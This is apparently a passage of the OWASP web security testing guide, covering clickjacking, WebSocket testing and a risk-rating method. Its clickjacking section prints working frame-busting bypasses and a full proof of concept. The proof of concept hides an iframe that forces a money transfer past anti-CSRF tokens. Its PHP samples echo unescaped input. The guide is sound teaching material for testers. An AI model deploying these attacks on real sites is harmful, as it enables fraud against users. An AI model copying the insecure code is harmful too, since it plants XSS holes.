Since these type of client side protections relies on JavaScript frame busting code, if the victim has JavaScript disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection mechanism against clickjacking. There are three deactivation techniques that can be used with frames:

- Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the "security" attribute that, if it is set to the value "restricted", ensures that JavaScript code, ActiveX controls, and re-directs to other sites do not work in the frame.

Example:

<iframe src="http://target site" security="restricted"></iframe>

- Sandbox attribute: with HTML5 there is a new attribute called "sandbox". It enables a set of restrictions on content loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari.

Example:

<iframe src="http://target site" sandbox></iframe>

- Design mode: Paul Stone showed a security issue concerning the "designMode" that can be turned on in the framing page (via document.designMode), disabling JavaScript in top and sub-frame. The design mode is currently implemented in Firefox and IE8.

onBeforeUnload event

The onBeforeUnload event could be used to evade frame busting code. This event is called when the frame busting code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is displayed to the user is likely to cancel the navigation, defeating traget's frame busting attempt. The attacker can use this attack by registering an unload event on the top page using the following example code:

<h1>www.fictitious.site</h1>

```
<script>
  window.onbeforeunload = function()
  {
    return " Do you want to leave fictitious.site?";
  }
</script>
<iframe src="http://target site">
```

The previous technique requires the user interaction but, the same result, can be achieved without prompting the user. To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds with a "HTTP/1.1 204 No Content" header. Since with this response the browser will do nothing, the resulting of this operation is the flushing of the request pipeline, rendering the original frame busting attempt futile. Following an example code:

204 page:

```
<?php
  header("HTTP/1.1 204 No Content");
?>
```

Attacker's page:

```
<script>
        var prevent_bust = 0;
        window.onbeforeunload = function() {
                prevent_bust++;
        };
        setInterval(
                function() {
                        if (prevent_bust > 0) {
                                prevent_bust -= 2;
                                window.top.location = "http://attacker.site/204.php";
                        }
                }, 1);
```

</script>
<iframe src="http://target site">

XSS Filter

Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by faking it as malicious code.

- **IE8 XSS filter**: this filter has visibility into all requests and responses parameters flowing through the web browser and it compares them to a set of regular expressions in order to look for reflected XSS attempts. When the filter identifies a possible XSS attacks; it disable all inline scripts within the page, including frame busting scripts (the same thing could be done with external scripts). For this reason an attacker could induces a false positive by inserting the beginning of the frame busting script into a request parameters.

Example: Target web page frame busting code:

```
<script>
  if ( top != self )
  {
    top.location=self.location;
  }
</script>
```

Attacker code:

<iframe src=”http://target site/?param=<script>if”>

- **Chrome 4.0 XSSAuditor filter**: It has a little different behaviour compared to IE8 XSS filter, in fact with this filter an attacker could deactivate a "script" by passing its code in a request parameter. This enables the framing page to specifically target a single snippet containing the frame busting code, leaving all the other codes intact.

Example:

Target web page frame busting code:

<script>

```
  if ( top != self )
  {
    top.location=self.location;
  }
</script>
```

Attacker code:

```
<iframe src=”http://target site/?param=if(top+!%3D+self)+%7B+top.location%3Dself.location
%3B+%7D”>
```

Redefining location

For several browser the "document.location" variable is an immutable attribute. However, for some version of Internet Explorer and Safari, it is possible to redefine this attribute. This fact can be exploited to evade frame busting code.

- **Redefining location in IE7 and IE8**: it is possible to redefine "location" as it is illustrated in the following example. By defining "location" as a variable, any code that tries to read or to navigate by assigning "top.location" will fail due to a security violation and so the frame busting code is suspended.

Example:

```
<script>
  var location = "xyz";
</script>
<iframe src="http://target site"></iframe>
```

- **Redefining location in Safari 4.0.4**: To bust frame busting code with "top.location" it is possible to bind "location" to a function via defineSetter (through window), so that an attempt to read or navigate to the "top.location" will fail.

Example:

```
<script>
 window.defineSetter("location" , function(){});
</script>
<iframe src="http://target site"></iframe>
```

Server side protection: X-Frame-Options

An alternative approach to client side frame busting code was implemented by Microsoft and it consists of an header based defense. This new "X-FRAME-OPTIONS" header is sent from the server on HTTP responses and is used to mark web pages that shouldn't be framed. The "X-FRAME-OPTIONS" is a very good solution, and was adopted by major browser, but also for this technique there are some limitations that could lead in any case to exploit the clickjacking vulnerability.

Browser compatibility

Since the "X-FRAME-OPTIONS" was introduced in 2009, this header is not compatible with old browser. So every user that doesn't have an updated browser could be victim of clickjacking attack.

Browser	Lowest version
Internet Explorer	8.0
Firefox (Gecko)	3.6.9 (1.9.2.9)
Opera	10.50
Safari	4.0
Chrome	4.1.249.1042

Proxies


Web proxies are known for adding and stripping headers. In the case in which a web proxy strips the "X-FRAME-OPTIONS" header then the site loses its framing protection.

Mobile website version

Also in this case, since the "X-FRAME-OPTIONS" has to be implemented in every page of the website, the developers may have not protected the mobile version of the website.

Create a "proof of concept"

Once we have discovered that the site we are testing is vulnerable to clickjacking attack, we can proceed with the development of a "proof of concept" to demonstrate the vulnerability. It is important to note that, as mentioned previously, these attacks can be used in conjunction with other forms of attacks (for example CSRF attacks) and could lead to overcome anti-CSRF tokens. In this regard we can imagine that, for example, the target site allows to authenticated and authorized users to make a transfer of money to another account. Suppose that to execute the transfer the developers have planned three steps. In the first step the user fill a form with the destination account and the amount. In the second step, whenever the user submits the form, is presented a summary page asking the user confirmation (like the one presented in the following picture).



Following a snippet of the code for the step 2:

```
//generate random anti CSRF token
$csrfToken = md5(uniqid(rand(), TRUE));

//set the token as in the session data
$_SESSION['antiCsrf'] = $csrfToken;

//Transfer form with the hidden field
$form = '
<form name="transferForm" action="confirm.php" method="POST">
        <div class="box">
                <h1>BANK XYZ - Confirm Transfer</h1>
```

```
                <p>
                Do You want to confirm a transfer of <b>'. $_REQUEST['amount'] .' €</b> to
account: <b>'. $_REQUEST['account'] .'</b> ?
                </p>
                <label>
                        <input type="hidden" name="amount" value="' . $_REQUEST['amount'] .
'" />
                        <input type="hidden" name="account" value="' .
$_REQUEST['account'] . '" />
                        <input type="hidden" name="antiCsrf" value="' . $csrfToken . '" />
                        <input type="submit" class="button" value="Transfer Money" />
                </label>

        </div>
</form>';
```


In the last step are planned security controls and then, if is all ok, the transfer is done. Following is presented a snippet of the code of the last step (**Note**: in this example, for simplicity, there is no input sanitization, but it has no relevance to block this type of attack):

```
if( (!empty($_SESSION['antiCsrf'])) && (!empty($_POST['antiCsrf'])) )
{

        //here we can suppose input sanitization code…

   //check the anti-CSRF token
   if( ($_SESSION['antiCsrf'] == $_POST['antiCsrf']) )
   {
                echo '<p> '. $_POST['amount'] .' € successfully transfered to account: '.
$_POST['account'] .' </p>';
   }

}
else
{
```

```
        echo '<p>Transfer KO</p>';
}
```

As you can see the code is protected from CSRF attack both with a random token generated in the second step and accepting only variable passed via POST method. In this situation an attacker could forge a CSRF + Clickjacking attack to evade anti-CSRF protection and force a victim to do a money transfer without her consent. The target page for the attack is the second step of the money transfer procedure. Since the developers put the security controls only in the last step, thinking that this is secure enough, the attacker could pass the account and amount parameters via GET method. (**Note**: there is an advanced clickjacking attack that permits to force users to fill a form, so also in the case in which is required to fill a form, the attack is feasible). The attacker's page may look a simple and harmless web page like the one presented below:

But playing with the CSS opacity value we can see what is hidden under a seemingly innocuous web page.




The clickjacking code the create this page is presented below:

```
<html>
	<head>
		<title>Trusted web page</title>

		<style type="text/css"><!--
			*{
				margin:0;
				padding:0;
			}
			body {
				background:#ffffff;
			}
			.button
			{
				padding:5px;
				background:#6699CC;
				left:275px;
				width:120px;
				border: 1px solid #336699;
```

```
                }
                #content {
                        width: 500px;
                        height: 500px;
                        margin-top: 150px ;
                        margin-left: 500px;
                }
                #clickjacking
                {
                        position: absolute;
                        left: 172px;
                        top: 60px;
                        filter: alpha(opacity=0);
                        opacity:0.0
                }
        //--></style>

</head>
<body>
        <div id="content">
                <h1>www.owasp.com</h1>
                <form action="http://www.owasp.com">
                        <input type="submit" class="button" value="Click and go!">
                </form>
        </div>

    <iframe id="clickjacking" src="http://localhost/csrf/transfer.php?
account=ATTACKER&amount=10000" width="500" height="500" scrolling="no"
frameborder="none">
    </iframe>
</body>
</html>
```

With the help of CSS (note the #clickjacking block) we can mask and suitably position

the iframe in such a way as to match the buttons. If the victim click on the button "Click and go!" the form is submitted and the transfer is completed.



The example presented uses only basic clickjacking technique, but with advanced technique is possible to force user filling form with values defined by the attacker.

References

OWASP Resources

- Clickjacking

Whitepapers

- Marcus Niemietz: "UI Redressing: Attacks and Countermeasures Revisited" - http://ui-redressing.mniemietz.de/uiRedressing.pdf
- "Clickjacking" - https://en.wikipedia.org/wiki/Clickjacking
- Gustav Rydstedt, Elie Bursztein, Dan Boneh, and Collin Jackson: "Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites" -http://seclab.stanford.edu/websec/framebusting/framebust.pdf
- Paul Stone: "Next generation clickjacking" - https://media.blackhat.com/bh-eu-10/presentations/Stone/BlackHat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf

Tools

- Context Information Security: "Clickjacking Tool" - http://www.contextis.com/research/tools/clickjacking-tool/

4.15.5 Testing WebSockets

Brief Summary

Traditionally the HTTP protocol only allows one request/response per TCP connection. Asynchronous JavaScript and XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex). HTML5 WebSockets allow the client/server to create a 'full-duplex' (two-way) communication channels, allowing the client and server to truly communicate asynchronously. WebSockets conduct their initial 'upgrade' handshake over HTTP and from then on all communication is carried out over TCP channels by use of frames.

Description of the Issue

Origin

It is the server's responsibility to verify the Origin header in the initial HTTP WebSocket handshake. If the server does not validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for Top 10 2013-A8-Cross-Site Request Forgery (CSRF)type issues.

Confidentiality and Integrity

WebSockets can be used over unencrypted TCP or over encrypted TLS. To use unencrypted WebSockets the *ws://* URI scheme is used (default port 80), to use encrypted (TLS) WebSockets the *wss://*URI scheme is used (default port 443). Look out for Top 10 2013-A6-Sensitive Data Exposure type issues.

Authentication

WebSockets do not handle authentication, instead normal application authentication mechanisms apply, such as cookies, HTTP Authentication or TLS authentication. Look out for Top 10 2013-A2-Broken Authentication and Session Management type issues.

Authorization

WebSockets do not handle authorization, normal application authorization mechanisms apply. Look out for Top 10 2013-A4-Insecure Direct Object References and Top 10 2013-A7-Missing Function Level Access Control type issues.

Input Sanitization

As with any data originating from untrusted sources, the data should be properly sanitised and encoded. Look out for Top 10 2013-A1-Injection and Top 10 2013-A3-Cross-Site Scripting (XSS) type issues.

Black Box testing and example

1. Identify that the application is using WebSockets.

- Inspect the client-side source code for the *ws://* or *wss://* URI scheme.
- Use Google Chrome's Developer Tools to view the Network WebSocket communication.
- Use OWASP Zed Attack Proxy (ZAP)'s WebSocket tab.

2. Origin.

- Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If a connection is established the server may not be checking the origin header of the WebSocket handshake.

3. Confidentiality and Integrity.

- Check that the WebSocket connection is using SSL to transport sensitive information (wss://).
- Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc). Refer to the Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection (OWASP-EN-002) section of this guide.

4. Authentication.

- WebSockets do not handle authentication, normal black-box authentication tests should be carried out. Refer to the Authentication Testing sections of this guide.

5. Authorization.


- WebSockets do not handle authorization, normal black-box authorization tests should be carried out. Refer to the Authorization Testing sections of this guide.

6. Input Sanitization.

- Use OWASP Zed Attack Proxy (ZAP)'s WebSocket tab to replay and fuzz WebSocket request and responses. Refer to the Testing for Data Validation sections of this guide.

Example 1

Once we have identified that the application is using WebSockets (as described above) we can use the OWASP Zed Attack Proxy (ZAP) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the WebSocket request/responses.



Example 2

Using a WebSocket client (one can be found in the Tools section below) attempt to connect to the remote WebSocket server. If the connection is allowed the WebSocket server may not be checking the WebSocket handshake's origin header. Attempt to replay requests previously intercepted to verify that cross-domain WebSocket communication is possible.

Gray Box testing

Gray box testing is similar to black box testing. In gray box testing the pen-tester has partial knowledge of the application. The only difference here is that you may have API documentation for the application being tested which includes the expected WebSocket request and responses.

References

Whitepapers

- **HTML5 Rocks** - Introducing WebSockets: Bringing Sockets to the Web: http://www.html5rocks.com/en/tutorials/websockets/basics/
- **W3C** - The WebSocket API: http://dev.w3.org/html5/websockets/

- **IETF** - The WebSocket Protocol: https://tools.ietf.org/html/rfc6455
- **Christian Schneider** - Cross-Site WebSocket Hijacking (CSWSH): http://www.christian-schneider.net/CrossSiteWebSocketHijacking.html
- **Jussi-Pekka Erkkilä** - WebSocket Security Analysis: http://juerkkil.iki.fi/files/writings/websocket2012.pdf
- **Robert Koch**- On WebSockets in Penetration Testing: http://www.ub.tuwien.ac.at/dipl/2013/AC07815487.pdf
- **DigiNinja** - OWASP ZAP and Web Sockets: http://www.digininja.org/blog/zap_web_sockets.php

Tools

- **OWASP Zed Attack Proxy (ZAP)** - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

- **WebSocket Client** - https://github.com/RandomStorm/scripts/blob/master/WebSockets.html

A WebSocket client that can be used to interact with a WebSocket server.

- **Google Chrome Simple WebSocket Client** - https://chrome.google.com/webstore/detail/simple-websocket-client/pfdhoblngboilpfeibdedpjgfnlcodoo?hl=en

Construct custom Web Socket requests and handle responses to directly test your Web Socket services.

4.15.6 Test Web Messaging

4.15.7 Test Local Storage

5. WRITING REPORTS: VALUE THE REAL RISK

This Chapter describes how to value the real risk as result of a security assessment. The idea is to create a general methodology to break down the security findings and evaluate the risks with the goal of prioritizing and managing them. It is presented in a table that can easily represent a snapshot of the assessment. This table represents the technical information to deliver to the client, then it is important to present an executive summary for the management.

5.1 How to Value the Real Risk

The OWASP Risk Rating Methodology

Discovering vulnerabilities is important, but just as important is being able to estimate the associated risk to the business. Early in the lifecycle, you may identify security concerns in the architecture or design by using threat modeling. Later, you may find security issues using code review or penetration testing. Or you may not discover a problem until the application is in production and is actually compromised.

By following the approach here, you'll be able to estimate the severity of all of these risks to your business, and make an informed decision about what to do about them. Having a system in place for rating risks will save time and eliminate arguing about priorities. This system will help to ensure that you don't get distracted by minor risks while ignoring more serious risks that are less well understood.

Ideally, there would be a universal risk rating system that would accurately estimate all risks for all organizations. But a vulnerability that is critical to one organization may not be very important to another. So a basic framework is presented here that you *should customize* for your organization.

The authors have tried hard to make this model simple enough to use, while keeping enough detail for accurate risk estimates to be made. Please reference the section below on customization for more information about tailoring the model for use in your organization.

Approach

There are many different approaches to risk analysis. See the reference section below for some of the most common ones. The OWASP approach presented here is based on these standard

methodologies and is customized for application security.

Let's start with the standard risk model:

Risk = Likelihood * Impact

In the sections below, we break down the factors that make up "likelihood" and "impact" for application security and show how to combine them to determine the overall severity for the risk.

- #Step 1: Identifying a Risk
- #Step 2: Factors for Estimating Likelihood
- #Step 3: Factors for Estimating Impact
- #Step 4: Determining Severity of the Risk
- #Step 5: Deciding What to Fix
- #Step 6: Customizing Your Risk Rating Model

Step 1: Identifying a Risk

The first step is to identify a security risk that needs to be rated. You'll need to gather information about the threat agent involved, the attack they're using, the vulnerability involved, and the impact of a successful exploit on your business. There may be multiple possible groups of attackers, or even multiple possible business impacts. In general, it's best to err on the side of caution by using the worst-case option, as that will result in the highest overall risk.

Step 2: Factors for Estimating Likelihood

Once you've identified a potential risk, and want to figure out how serious it is, the first step is to estimate the "likelihood". At the highest level, this is a rough measure of how likely this particular vulnerability is to be uncovered and exploited by an attacker. We do not need to be over-precise in this estimate. Generally, identifying whether the likelihood is low, medium, or high is sufficient.

There are a number of factors that can help us figure this out. The first set of factors are related to the threat agent involved. The goal is to estimate the likelihood of a successful attack from a group of possible attackers. Note that there may be multiple threat agents that can exploit a particular vulnerability, so it's usually best to use the worst-case scenario. For example, an insider may be a much more likely attacker than an anonymous outsider - but it depends on a

number of factors.

Note that each factor has a set of options, and each option has a likelihood rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall likelihood.

Threat Agent Factors

The first set of factors are related to the threat agent involved. The goal here is to estimate the likelihood of a successful attack by this group of threat agents. Use the worst-case threat agent.

Skill level

How technically skilled is this group of threat agents? Security penetration skills (9), network and programming skills (6), advanced computer user (4), some technical skills (3), no technical skills (1)

Motive

How motivated is this group of threat agents to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

Opportunity

What resources and opportunity are required for this group of threat agents to find and exploit this vulnerability? full access or expensive resources required (0), special access or resources required (4), some access or resources required (7), no access or resources required (9)

Size

How large is this group of threat agents? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

Vulnerability Factors

The next set of factors are related to the vulnerability involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of threat agents to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit

How easy is it for this group of threat agents to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness

How well known is this vulnerability to this group of threat agents? Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection

How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)

Step 3: Factors for Estimating Impact

When considering the impact of a successful attack, it's important to realize that there are two kinds of impacts. The first is the "technical impact" on the application, the data it uses, and the functions it provides. The other is the "business impact" on the business and company operating the application.

Ultimately, the business impact is more important. However, you may not have access to all the information required to figure out the business consequences of a successful exploit. In this case, providing as much detail about the technical risk will enable the appropriate business representative to make a decision about the business risk.

Again, each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall impact.

Technical Impact Factors

Technical impact can be broken down into factors aligned with the traditional security areas of concern: confidentiality, integrity, availability, and accountability. The goal is to estimate the magnitude of the impact on the system if the vulnerability were to be exploited.

Loss of confidentiality

How much data could be disclosed and how sensitive is it? Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed (7), all data disclosed (9)

Loss of integrity

How much data could be corrupted and how damaged is it? Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data (7), all data totally corrupt (9)

Loss of availability

How much service could be lost and how vital is it? Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)

Loss of accountability

Are the threat agents' actions traceable to an individual? Fully traceable (1), possibly traceable (7), completely anonymous (9)

Business Impact Factors

The business impact stems from the technical impact, but requires a deep understanding of what is important to the company running the application. In general, you should be aiming to support your risks with business impact, particularly if your audience is executive level. The business risk is what justifies investment in fixing security problems.

Many companies have an asset classification guide and/or a business impact reference to help formalize what is important to their business. These standards can help you focus on what's truly important for security. If these aren't available, then talk with people who understand the business to get their take on what's important.

The factors below are common areas for many businesses, but this area is even more unique to a company than the factors related to threat agent, vulnerability, and technical impact.

Financial damage

How much financial damage will result from an exploit? Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7),

bankruptcy (9)

Reputation damage

Would an exploit result in reputation damage that would harm the business? Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)

Non-compliance

How much exposure does non-compliance introduce? Minor violation (2), clear violation (5), high profile violation (7)

Privacy violation

How much personally identifiable information could be disclosed? One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

Step 4: Determining the Severity of the Risk

In this step we're going to put together the likelihood estimate and the impact estimate to calculate an overall severity for this risk. All you need to do here is figure out whether the likelihood is LOW, MEDIUM, or HIGH and then do the same for impact. We'll just split our 0 to 9 scale into three parts.

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

Informal Method

In many environments, there is nothing wrong with "eyeballing" the factors and simply capturing the answers. You should think through the factors and identify the key "driving" factors that are controlling the result. You may discover that your initial impression was wrong by considering aspects of the risk that weren't obvious.

Repeatable Method

If you need to defend your ratings or make them repeatable, then you may want to go through a more formal process of rating the factors and calculating the result. Remember that

there is quite a lot of uncertainty in these estimates, and that these factors are intended to help you arrive at a sensible result. This process can be supported by automated tools to make the calculation easier.

The first step is to select one of the options associated with each factor and enter the associated number in the table. Then you simply take the average of the scores to calculate the overall likelihood. For example:

Threat agent factors					**Vulnerability factors**			
Skill level	Motive	Opportunity	Size		Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1		3	6	9	2
Overall likelihood=4.375 (MEDIUM)								

Next, we need to figure out the overall impact. The process is similar here. In many cases the answer will be obvious, but you can make an estimate based on the factors, or you can average the scores for each of the factors. Again, less than 3 is LOW, 3 to less than 6 is MEDIUM, and 6 to 9 is HIGH. For example:

Technical Impact					**Business Impact**			
Loss of confide	Loss of integrity	Loss of availabi	Loss of account		Financial	Reputation	Non-complia	Privacy violatio

ntiality		lity	ability		damage	damage	nce	n
9	7	5	8		1	2	1	5
Overall technical impact= 7.25 (HIGH)					Overall business impact= 2.25 (LOW)			

Determining Severity

However we arrived at the likelihood and impact estimates, we can now combine them to get a final severity rating for this risk. Note that if you have good business impact information, you should use that instead of the technical impact information. But if you have no information about the business, then technical impact is the next best thing.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

In the example above, the likelihood is MEDIUM, and the technical impact is HIGH, so from a purely technical perspective, it appears that the overall severity is HIGH. However, note that the business impact is actually LOW, so the overall severity is best described as LOW as well. This is why understanding the business context of the vulnerabilities you are evaluating is so critical to making good risk decisions. Failure to understand this context can lead to the lack of trust between the business and security teams that is present in many organizations.

Step 5: Deciding What to Fix

After you've classified the risks to your application, you'll have a prioritized list of what

to fix. As a general rule, you should fix the most severe risks first. It simply doesn't help your overall risk profile to fix less important risks, even if they're easy or cheap to fix.

Remember, not all risks are worth fixing, and some loss is not only expected, but justifiable based upon the cost of fixing the issue. For example, if it would cost $100,000 to implement controls to stem $2,000 of fraud per year, it would take 50 years return on investment to stamp out the loss. But remember there may be reputation damage from the fraud that could cost the organization much more.

Step 6: Customizing Your Risk Rating Model

Having a risk ranking framework that's customizable for a business is critical for adoption. A tailored model is much more likely to produce results that match people's perceptions about what is a serious risk. You can waste lots of time arguing about the risk ratings if they're not supported by a model like this. There are several ways to tailor this model for your organization.

Adding factors

You can choose different factors that better represent what's important for your organization. For example, a military application might add impact factors related to loss of human life or classified information. You might also add likelihood factors, such as the window of opportunity for an attacker or encryption algorithm strength.

Customizing options

There are some sample options associated with each factor, but the model will be much more effective if you customize these options to your business. For example, use the names of the different teams and your names for different classifications of information. You can also change the scores associated with the options. The best way to identify the right scores is to compare the ratings produced by the model with ratings produced by a team of experts. You can tune the model by carefully adjusting the scores to match.

Weighting factors

The model above assumes that all the factors are equally important. You can weight the factors to emphasize the factors that are more significant for your business. This makes the model a bit more complex, as you'll need to use a weighted average. But otherwise everything works the same. Again, you can tune the model by matching it against risk ratings you agree are

accurate.

References

- Managing Information Security Risk: Organization, Mission, and Information System View [1]
- Industry standard vulnerability severity and risk rankings (CVSS) [2]
- Security-enhancing process models (CLASP) [3]
- Cheat Sheet: Web Application Security Frame - MSDN - Microsoft [4]
- Threat Risk Modeling
- Practical Threat Analysis [5]
- Application Security Risk Assessment Guidelines [6]
- A Platform for Risk Analysis of Security Critical Systems [7]
- Model-driven Development and Analysis of Secure Information Systems [8]
- Value Driven Security Threat Modeling Based on Attack Path Analysis [9]

5.2 How to Write the Report of the Testing

